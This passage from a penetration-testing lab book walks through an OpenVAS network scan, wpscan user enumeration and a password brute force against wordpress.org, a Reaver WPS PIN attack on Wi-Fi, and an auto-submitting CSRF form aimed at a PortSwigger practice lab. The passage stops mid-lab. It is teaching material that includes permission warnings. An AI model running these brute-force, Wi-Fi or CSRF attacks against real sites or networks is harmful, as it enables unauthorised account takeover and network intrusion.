This may take a minute to load up correctly. Once completed, a firefox will start with the address <https://127.0.0.1:9392>. Accept the warning for the self-signed certificate and you will be presented with a login screen. Use the password you saved previously and login as “admin” with this password. We are now at the OpenVAS dashboard.




Task 4:

In this lab, we will run a vulnerability scan of our home network. To do this, hover over the Scans tab and click on Tasks. This will bring you to the Tasks dashboard. To begin a quick scan, click on the wand icon on the top left hand corner and select the Advanced Task Wizard option.



Here, it is very easy for us to setup a simple scan of our network. Give your task a name and then input the subnet of your local network. Once this is done, simply click create. This task will be created and will initiate immediately. The task itself will take a bit of time to complete as it performs a comprehensive scan of your network.



Task 5:

When the scan is complete, we can view the findings by hovering over the Scans tab at the top of the screen and clicking on Results from the dropdown menu. This will display a summary of all the vulnerabilities found by OpenVAS. If you click into each of these findings, you will find a detailed description of each of the vulnerabilities found and how they can be fixed.

Greenbone Security Assistant

Scans 1

Assets Resilience SecInfo Configuration Administration Help

Result

Results by Severity

Vulnerabilities Notes Overrides

Log Low Medium

86

Results Vulnerability Word Cloud

Results by CVSS (Total: 93)

Severity

Vulnerability

SSL/TLS: Report Weak Cipher Suites
DCE/RPC and MSRPC Services Enumeration Reporting
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection
SSH Weak Encryption Algorithms Supported
TCP timestamps
SSH Weak MAC Algorithms Supported
TCP timestamps
Services
Services

Severity

QoD

Host IP Name Location Created

5.0 (Medium) 98 % 192.168.1.1 443/tcp Fri, Mar 26, 2021 3:20 PM UTC

5.0 (Medium) 80 % 192.168.1.123 135/tcp Fri, Mar 26, 2021 3:38 PM UTC

4.3 (Medium) 98 % 192.168.1.1 443/tcp Fri, Mar 26, 2021 3:20 PM UTC

4.3 (Medium) 95 % 192.168.1.100 22/tcp Fri, Mar 26, 2021 3:18 PM UTC

2.6 (Low) 80 % 192.168.1.1 general/tcp Fri, Mar 26, 2021 3:19 PM UTC

2.6 (Low) 95 % 192.168.1.100 22/tcp Fri, Mar 26, 2021 3:18 PM UTC

2.6 (Low) 80 % 192.168.1.100 general/tcp Fri, Mar 26, 2021 3:18 PM UTC

0.0 (Log) 80 % 192.168.1.100 8080/tcp Fri, Mar 26, 2021 3:14 PM UTC

0.0 (Log) 80 % 192.168.1.100 22/tcp Fri, Mar 26, 2021 3:14 PM UTC

<https://192.168.1.128:5992/results> Greenbone Security Assistant (GSA) Copyright (C) 2009-2020 by Greenbone Networks GmbH. www.greenbone.net

Lab 34. Automate WordPress Scanning with Wpscan

Lab Objective:

Learn how to use wpscan to automatically scan WordPress sites for vulnerabilities.

Lab Purpose:

Wpscan is an open-source WordPress security scanner. It can be used to scan any WordPress to find vulnerabilities within the WordPress core as well as popular WordPress plugins and themes. wpscan uses the wpvulndb.com to check the target for known vulnerabilities.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

It is important to note that you should only ever scan a site with permission from the site owner.

I will be using Kali Linux for this lab as wpscan comes pre-installed. To begin, we will first update the wpscan databases using the following command:

```
wpscan --update
```

Once this is done, we can view the help page for this tool by typing the following:

```
wpscan -h | more
```

There are many pages. You can go to the next page by pressing the Space key. Press ctrl + c when you want to exit.

```

Usage: wpscan [options]
      --url URL

is/are supplied
-h, --help
--hh
--version
-v, --verbose
--[no-]banner

-o, --output FILE
-f, --format FORMAT

--detection-mode MODE

--user-agent, --ua VALUE
--random-user-agent, --rua
--http-auth login:password
-t, --max-threads VALUE

--throttle MilliSeconds
the max threads will be set to 1.
--request-timeout SECONDS

--connect-timeout SECONDS

--disable-tls-checks
.+. (requires cURL 7.66 for the latter)
--proxy protocol://IP:port
--proxy-auth login:password
--cookie-string COOKIE
e2=value2]
--cookie-jar FILE-PATH

--force
--[no-]update

The URL of the blog to scan
Allowed Protocols: http, https
Default Protocol if none provided: http
This option is mandatory unless update or help or hh or version

Display the simple help and exit
Display the full help and exit
Display the version and exit
Verbose mode
Whether or not to display the banner
Default: true
Output to FILE
Output results in the format supplied
Available choices: cli-no-colour, cli-no-color, cli, json
Default: mixed
Available choices: mixed, passive, aggressive

Use a random user-agent for each scan

The max threads to use
Default: 5
Milliseconds to wait before doing another web request. If used,
The request timeout in seconds
Default: 60
The connection timeout in seconds
Default: 30
Disables SSL/TLS certificate verification, and downgrade to TLS1

Supported protocols depend on the cURL installed

Cookie string to use in requests, format: cookie1=value1[; cooki
File to read and write cookies
Default: /tmp/wpscan/cookie_jar.txt
Do not check if the target is running WordPress or returns a 403
Whether or not to update the Database

```

Task 2:

We will begin by scanning our target with a quick overall scan. To do this, type the command like in the example below:

```
wpscan --url https://wordpress.org/ --rua --ignore-main-redirect
```

The “--url” tag is specifying the target we wish to scan

The “--rua” tag is telling the tool to use a random-user-agent for each scan

The “--ignore-main-redirect” tag is telling the tool not to follow any redirects and simply target the URL specified

The results of this scan will provide us with some basic information around the versions of plugins installed, the version of WordPress in use (which has a minor warn in this instance), etc.

```

(root@kali)-[~]
# wpScan --url https://wordpress.org/ --rua --ignore-main-redirect

[+] XML-RPC seems to be enabled: https://wordpress.org/xmlrpc.php
Found By: Direct Access (Aggressive Detection)
Confidence: 100%
References:
- https://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.wptavern.com/2018/06/18/modules/auxiliary/scanner/http/xmlrpc/
- https://www.wptavern.com/2018/06/18/modules/auxiliary/scanner/http/xmlrpc/
- https://www.wptavern.com/2018/06/18/modules/auxiliary/scanner/http/xmlrpc/
- https://www.wptavern.com/2018/06/18/modules/auxiliary/scanner/http/xmlrpc/
[+] Filesystem Identified:
[+] WordPress Security Identified:
[+] Sponsored by Aut
@WPScan_, @ethi
[+] URL: https://wordpr
[+] Started: Thu Mar 25

Interesting Finding(s):
[+] Headers
  Interesting Entries:
  - server: nginx
  - x-olaf: 
  - x-nc: HIT ord 2
  Found By: Headers (Passive Detection)
  Confidence: 100%
[+] robots.txt found: https://wordpress.org/robots.txt
  Interesting Entries:
  - /wp-admin/
  - /wp-admin/admin-ajax.php
  - /search
  Found By: Robots Txt (Aggressive Detection)
  Confidence: 100%
[+] XML-RPC seems to be enabled: https://wordpr...
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
[+] Plugins Identified:
  [+] Jetpack
    Location: https://wordpress.org/
    Last Updated: 2021-03-02T14:23:00
    [!] The version is out of date, t...
  Found By: Urls In 404 Page (Passive Detection)
  Version: 9.2.1 (80% confidence)
  Found By: Readme - Stable Tag (Aggressive Detection)
  - https://github.com/automattic/wpScan/issues/1299
  [+] Fingerprinting the version - Time: 00:00:00
  [+] WordPress version 5.7 identified (Latest, released on 2021-03-07)
  Found By: Unique Fingerprinting (Aggressive Detection)
  - https://wordpress.org/wp-admin/css/media.css
  [+] Enumerating All Plugins
  [+] Checking Plugin Versions
  [+] Plugins Identified:
    [+] Jetpack
      Location: https://wordpress.org/wp-content/plugins/jetpack/
      Last Updated: 2021-03-02T14:23:00
      [!] The version is out of date, the latest version is 9.5
      Found By: Urls In 404 Page (Passive Detection)
      Version: 9.2.1 (80% confidence)
      Found By: Readme - Stable Tag (Aggressive Detection)
      - https://wordpress.org/wp-content/plugins/jetpack/readme.txt
    [+] Enumerating Config Backups (via Passive and Aggressive Methods)
    Checking Config Backups - Time: 00:00:00
    [!] No Config Backups Found.
    [!] No WPScan API Token given, as a result vulnerability data has not been output.
    [!] You can get a free API token with 25 daily requests by registering at https://wpScan.com/register
  Finished: Thu Mar 25 08:13:27 2021
  Requests Done: 33
  Cached Requests: 4
  Data Sent: 45.922 KB
  Data Received: 7.35 MB
  Memory used: 203.184 MB
  Elapsed time: 00:00:12

```

Task 3:

Similarly, adding `--enumerate vt` to the command checks the WordPress website for vulnerable themes:

```
wpScan --url https://wordpress.org/ --rua --ignore-main-redirect --enumerate vt
```

We can save the previous command for later review. We specify a text file name with the “`-o`” parameter:

```
wpScan --url https://wordpress.org/ --rua --ignore-main-redirect --enumerate vt \
-o report.txt
```

Nothing is displayed on the screen, everything is stored in the `report.txt` file.

Task 4:

We can enumerate all registered users of a WordPress site using the

following command:

```
wpscan --url https://wordpress.org/ --rua --ignore-main-redirect --enumerate u
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ←

[i] User(s) Identified:

[+] Hari Shanker R
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Rss Generator (Aggressive Detection)

[+] Ebonie Butler
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Rss Generator (Aggressive Detection)

[+] Chloe Bringmann
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Rss Generator (Aggressive Detection)

[+] otto42
| Found By: Wp Json Api (Aggressive Detection)
| - https://wordpress.org/wp-json/wp/v2/users/?per_page=10

[+] WordPress.org
| Found By: Oembed API - Author Name (Aggressive Detection)
| - https://wordpress.org/wp-json/oembed/1.0/embed?url=htt
```

Task 5:

Using the information gathered from the above command, we can then attempt to brute force the passwords for these usernames using a wordlist. This can be done by executing the following command:

```
wpscan --url https://wordpress.org/ --rua --ignore-main-redirect \
-P /usr/share/wordlists/rockyou.txt -U otto42
```

Press **ctrl + c** to when you want to break process.

```
Trying otto42 / lovelife Time: 00:01:52 ◇ (1318 / 14344392) 0.00% ETA: ?  
Trying otto42 / kissmyass Time: 00:01:53 ◇ (1320 / 14344392) 0.00% ETA:  
Trying otto42 / esmeralda Time: 00:01:53 ◇ (1322 / 14344392) 0.00% ETA:  
Trying otto42 / shithead Time: 00:01:53 ◇ (1326 / 14344392) 0.00% ETA: ?  
Trying otto42 / wicked Time: 00:01:53 ◇ (1329 / 14344392) 0.00% ETA: ??:  
Trying otto42 / incubus Time: 00:01:53 ◇ (1330 / 14344392) 0.00% ETA: ??:  
Trying otto42 / crazy1 Time: 00:01:54 ◇ (1332 / 14344392) 0.00% ETA: ??:  
Trying otto42 / candy1 Time: 00:01:54 ◇ (1334 / 14344392) 0.00% ETA: ??:  
Trying otto42 / ramirez Time: 00:01:54 ◇ (1335 / 14344392) 0.00% ETA: ??:  
Trying otto42 / falloutboy Time: 00:01:54 ◇ (1336 / 14344392) 0.00% ETA:  
Trying otto42 / buster1 Time: 00:01:54 ◇ (1337 / 14344392) 0.00% ETA: ??:  
Trying otto42 / converse Time: 00:01:54 ◇ (1338 / 14344392) 0.00% ETA: ?  
Trying otto42 / 2cute4u Time: 00:01:54 ◇ (1340 / 14344392) 0.00% ETA: ??:  
Trying otto42 / phoebe Time: 00:01:54 ◇ (1343 / 14344392) 0.00% ETA: ??:  
Trying otto42 / teacher Time: 00:01:55 ◇ (1344 / 14344392) 0.00% ETA: ??:  
Trying otto42 / spongebob1 Time: 00:01:55 ◇ (1345 / 14344392) 0.00% ETA:  
Trying otto42 / madonna Time: 00:01:55 ◇ (1346 / 14344392) 0.00% ETA: ??:  
Trying otto42 / eunice Time: 00:01:55 ◇ (1348 / 14344392) 0.00% ETA: ??:  
Trying otto42 / marisa Time: 00:01:55 ◇ (1349 / 14344392) 0.00% ETA: ??:  
Trying otto42 / special Time: 00:01:55 ◇ (1350 / 14344392) 0.00% ETA: ??:  
Trying otto42 / norman Time: 00:01:55 ◇ (1351 / 14344392) 0.00% ETA: ??:  
Trying otto42 / myname Time: 00:01:55 ◇ (1353 / 14344392) 0.00% ETA: ??:  
Trying otto42 / connie Time: 00:01:55 ◇ (1354 / 14344392) 0.00% ETA: ??:  
Trying otto42 / 1111111111 Time: 00:01:56 ◇ (1355 / 14344392) 0.00% ETA:  
Trying otto42 / chelseal Time: 00:01:56 ◇ (1357 / 14344392) 0.00% ETA: ?  
^C?  
[i] No Valid Passwords Found.
```

Lab 35. Hack WPS with Reaver

Lab Objective:

Learn how to hack WPS-enabled Wi-Fis with Reaver.

Lab Purpose:

WPS stands for Wi-Fi Protected Setup. It was invented to make it easier for users of a network to create secure connections between certain devices and networks. It works by pressing a button on the router and the device simultaneously. An 8-digit PIN is created, allowing the device to connect.

Reaver is a tool which takes advantage of the way WPS creates these PINs.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab. Many commands in this lab will require root privileges to work. First of all, we must be the “root” user using the terminal:

```
sudo su -
```

Lab Walkthrough:

Task 1:

It is important to note that you should only target a network with permission from the network owner.

I will be using Kali Linux for this lab as reaver comes pre-installed.

We will begin by first viewing the help screen for this tool. Simply type the

following:

```
reaver -h
```

Task 2:

You will need a wireless card which is capable of being put into “monitor mode” to complete this lab. In this lab, we will use an Alfa network card for this purpose. There are numerous Wi-Fi adapters in the market which supports Wi-Fi hacking. In this page, you can find some of them:

<https://www.ceos3c.com/security/best-wireless-network-adapter-for-wifi-hacking-in-2019/>

Wireless Adapters for Hacking

For beginners, the guide will essentially center on Kali Linux and a round-up on a few adapters out there including:

All Adapters can also be found in the [Ceos3c Amazon Store](#) (amongst many other Hacking Goodies!) for your convenience!


- **ALFA AWUS036NEH Long Range** (My new favorite as of Mai 2020!)
- **TP-LINK TL-WN722N 2.4GHz (V1)** (Make sure you grab V1!)
- **ALFA AWUS036NH 2.4GHz**
- **ALFA AWUS036NHA 2.4GHz**
- **PANDA PAU09**
- **ALFA AWUS036ACH 802.11ac AC120**
- **ALFA AWUS036H**

The first step is to place our wireless interface into monitor mode. We can do this using the following command:

```
airmon-ng start wlan0
```

We can check that the interface is in monitor mode by typing ifconfig. You will notice that the interface will have a mon at the end of its name. You may get a message that some services are interfering with your card when putting it into monitor mode. If this happens, simply run the following command:

```
airmon-ng check kill
```




```
wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
          unspec 00-C0-CA-98-0E-D3-00-58-00-00-00-00-00-00-00-00-00-00-00-00
          RX packets 774 bytes 180547 (176.3 KiB)
          RX errors 0 dropped 774 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Task 3:

Once our interface is in monitor mode, we can now scan for nearby networks. We can do this with the following command:

```
wash -i wlan0mon
```




BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
48:D2:4F:3E:D8:4D	1	-87	2.0	No	Broadcom	eir52745257
10:06:45:68:E0:DC	1	-95	2.0	No	Broadcom	eir56528422
7C:4C:A5:4F:7B:E5	6	-74	2.0	No	Broadcom	SKY00C31

This command will show us all available networks and whether these networks have WPS enabled.

Task 4:

We now have all the information we need to launch the attack. We can choose the network we want to attack using this command:

```
reaver -i wlanmon0 -c 3 -b B4:30:52:D9:2E:4C -vv
```



```
Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner
```

Let's break this command down:

The -i tag is telling Reaver which interface we want to use for the attack

The -c tag is telling the tool which channel the Wi-Fi network we are targeting is on

The -b tag is the BSSID of the network we are targeting

The -vv tag is enabling verbose, which will tell us what the tool is doing

When this command is executed, Reaver will begin testing various PINs against the network.

```
Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions

[+] Switching wlan0mon to channel 3
[+] Waiting for beacon from B4:30:52:D9:2E:4C
[+] Received beacon from B4:30:52:D9:2E:4C
[+] Vendor: Broadcom
[+] Trying pin "12345670"
[+] Sending authentication request
```

Lab 36. Cross Site Request Forgery (CSRF)

Lab Objective:

Learn how to exploit a CSRF vulnerability.

Lab Purpose:

CSRF is a vulnerability found in web applications, which allows an attacker to induce users to perform actions that they do not intend to perform. This vulnerability allows an attacker to circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.

The impact of the attack depends on the level of permissions that the victim has set. Such attacks take advantage of the fact that a website completely trusts a user once it can confirm that the user is indeed who they say they are.

Lab Tool:

Kali Linux and Burp Suite

Lab Topology:


You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

We will be using Burp Suite for this lab. It comes pre-installed on Kali Linux, but may need to be updated using the command: `sudo apt upgrade burpsuite`

We strongly recommend you look at previous lab, lab 7, that we did on Burp Suite. Until requested, keep interception mode OFF in Burp Suite.



Task 2:

In this lab, we will be using the Port Swigger Web Security Academy in order to demonstrate vulnerability. They provide some vulnerable labs where you can practice these skills. You will need to sign up (for free) in order to follow along with this lab:

<https://portswigger.net/web-security>



Task 3:

For this lab, we will be demonstrating how a CSRF vulnerability can be exploited. The lab we will be using to demonstrate this vulnerability is the following:

<https://portswigger.net/web-security/csrf/lab-no-defenses>

Before starting the lab session, the username and password you will use for login will be displayed on the description page. Write it down somewhere. Then, click the “Access the lab” button.

Lab: CSRF vulnerability with no defenses

APPRENTICE

LAB Not solved

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a **CSRF attack** to change the viewer's email address and upload it to your exploit server.


You can log in to your own account using the following credentials: **wiener:peter**

Access the lab

Click the My Account link which is placed on the up-right corner of Shop. Then, login with the credentials which we have recorded on the previous page. In our case, that was:

Username: wiener and Password: peter


Do not use your real portswinger.net credentials!



We can now see an email change form on the Shop page.


Now, make sure that Burp Suite has Intercept Mode turned ON.

Enter some random email address here and Burp Suite will capture web traffic automatically. In this instance, we entered user@example.com as the new email address.



Task 4:

Let's look at the Burp Suite's interception window.



Right-click on the current Burp Suite window and select the Copy URL. Paste this URL somewhere, as it will be needed in the next task.

Task 5:

In this step, we will create a malicious HTML form page which is filled by the email address and URL we have caught in the previous task.

Open a text editor, select the following text, then copy and paste it into editor. Fill the URL and e-mail address values in the corresponding places in the editor:

```
<html>
<body>
<form action="URL we gathered from Burp Suite will be here" method="POST">
<input type="hidden" name="email" value="lucifer@evil-user.net" />
```

```
</form>
<script>
  document.forms[0].submit();
</script>
</body>
</html>
```

Our HTML template looked as follows when filled in with the values:

```
kali@kali: ~
File Actions Edit View Help
<html>
  <body>
    <form action="https://acc91f791feb72fc8061ef6f00490002.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="lucifer@evil-user.net" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
